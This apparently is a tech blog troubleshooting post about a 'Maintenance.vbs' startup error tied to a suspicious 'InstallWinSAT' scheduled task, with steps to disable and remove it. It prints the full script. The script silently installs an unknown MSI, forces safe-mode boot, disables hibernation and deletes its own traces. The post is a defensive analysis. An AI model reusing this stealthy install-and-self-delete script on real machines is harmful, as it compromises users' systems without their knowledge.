Whenever you start your computer, the following error may popup:
Script: C:\WINDOWS\system32\Maintenance.vbs
Line: 10
Char: 2
Error: Type mismatch ‘CInt’
Code: 800A000D
Source: Microsoft VBScript runtime error

However, you may find no reference to this file in MSConfig or the Task Manager Startup tab. You may be wondering how to prevent this error message dialog from appearing at startup.
[Fix] Script Error Maintenance.vbs at Startup
The maintenance.vbs script might be launched by an unknown scheduled task namely InstallWinSAT located under the Microsoft\Windows\Maintenance branch in Task Scheduler. There is no clue whether the task and the corresponding VBScript file maintenance.vbs are added by Windows, or if they’re dropped by some malware.
However, you can stop this error by disabling the suspicious InstallWinSAT scheduled task using Task Scheduler.
- Open Task Scheduler (
taskschd.msc) via the Start menu. - Expand Task Scheduler Library → Microsoft → Windows → Maintenance
- Right-click
InstallWinSATtask, and choose Disable

(Don’t disable theWinSATtask, as it’s a factory-default task added by Windows 10.) - Open the
C:\Windows\System32folder and deleteMaintenance.vbs - Run a full system scan using your anti-virus software.
- Additionally, download Malwarebytes anti-malware and run a thorough scan. This is important!
 Note that the InstallWinSAT task is not seen in a clean Windows 10 setup. Also, the ServiceInstaller.msi and the maintenance.vbs files are not part of the Windows 10 ISO or DVD. It’s highly likely that the task and the related VBScript file were added by an undesirable program. If I find any further information about this task, I shall update this article.
More info on “InstallWinSAT” and “Maintenance.vbs”
The InstallWinSAT Scheduled Task details are below:
Task: {8E61C681-5B56-4566-BEFF-436ABCBE3FBD}
System32\Tasks\Microsoft\Windows\Maintenance\InstallWinSAT
C:\Windows\system32\Maintenance.vbs
Here are the contents of the script file Maintenance.vbs
Set oShell = CreateObject ("Wscript.Shell")
Dim ccdat
ccdat = "updatesettings.dbf"
Dim fso, setting, cc, strArgs
strArgs = "%comspec% /C %SystemRoot%\System32\msiexec.exe /i %SystemRoot%\System32\ServiceInstaller.msi /qn & del %SystemRoot%\System32\ServiceInstaller.msi & %SystemRoot%\System32\bcdedit.exe /set {current} safeboot minimal & %SystemRoot%\System32\powercfg.exe /hibernate off & schtasks /Delete /TN ""Microsoft\Windows\Maintenance\InstallWinSAT"" /F"
Set fso = CreateObject("Scripting.FileSystemObject")

If (fso.FileExists(ccdat)) Then
    Set setting = fso.OpenTextFile(ccdat, 1, 0)
    cc = CInt(setting.ReadLine)
    setting.Close

    If(cc > 9) Then
        oShell.Run strArgs, 0, false
        Set objFSO = CreateObject("Scripting.FileSystemObject")
        strScript = Wscript.ScriptFullName
        objFSO.DeleteFile(ccdat)
        objFSO.DeleteFile(strScript)
        WScript.Quit()
    End If

    Set setting = fso.CreateTextFile(ccdat, True, False)
    cc = cc+1
    setting.Write(cc)
    setting.Close
    WScript.Quit()
Else

Set setting = fso.CreateTextFile(ccdat, True, False)
    setting.Write("0")
    setting.Close
    WScript.Quit()
End If
The above script basically does this:
- Reads a file named
updatesettings.dbfin the Windows\System32 directory. - Converts the text/number stored in
updatesettings.dbfto an integer. - If the integer value is greater than
9, then the script does the following actions:- Installs a program by running its installer file
ServiceInstaller.msiin silent mode, then deletes the installer automatically. - Configures Safe mode boot as the default using the BCDEDIT command-line.
- Deletes
updatesettings.dbf. - Deletes
Maintenance.vbs. - Then, it deletes the InstallWinSAT task.
- Installs a program by running its installer file
- If the integer value is less than
9, then the script increments the number insideupdatesettings.dbfby 1, and saves the file.
So, it sounds as if the script runs for 9 Windows sessions (reboots), and during the 10th restart, the cleanup actions are taking place, although in a stealth manner.
It’s probably due to a wrong data type in updatesettings.dbf, the script encountered the error 800A000D (“Type mismatch”) and stalled.
The above task and the script are highly suspicious as there are no references to the file ServiceInstaller.msi on the internet. It’s advisable to disable the scheduled task immediately, as advised earlier.
One small request: If you liked this post, please share this?
One "tiny" share from you would seriously help a lot with the growth of this blog. Some great suggestions:- Pin it!
- Share it to your favorite blog + Facebook, Reddit
- Tweet it!
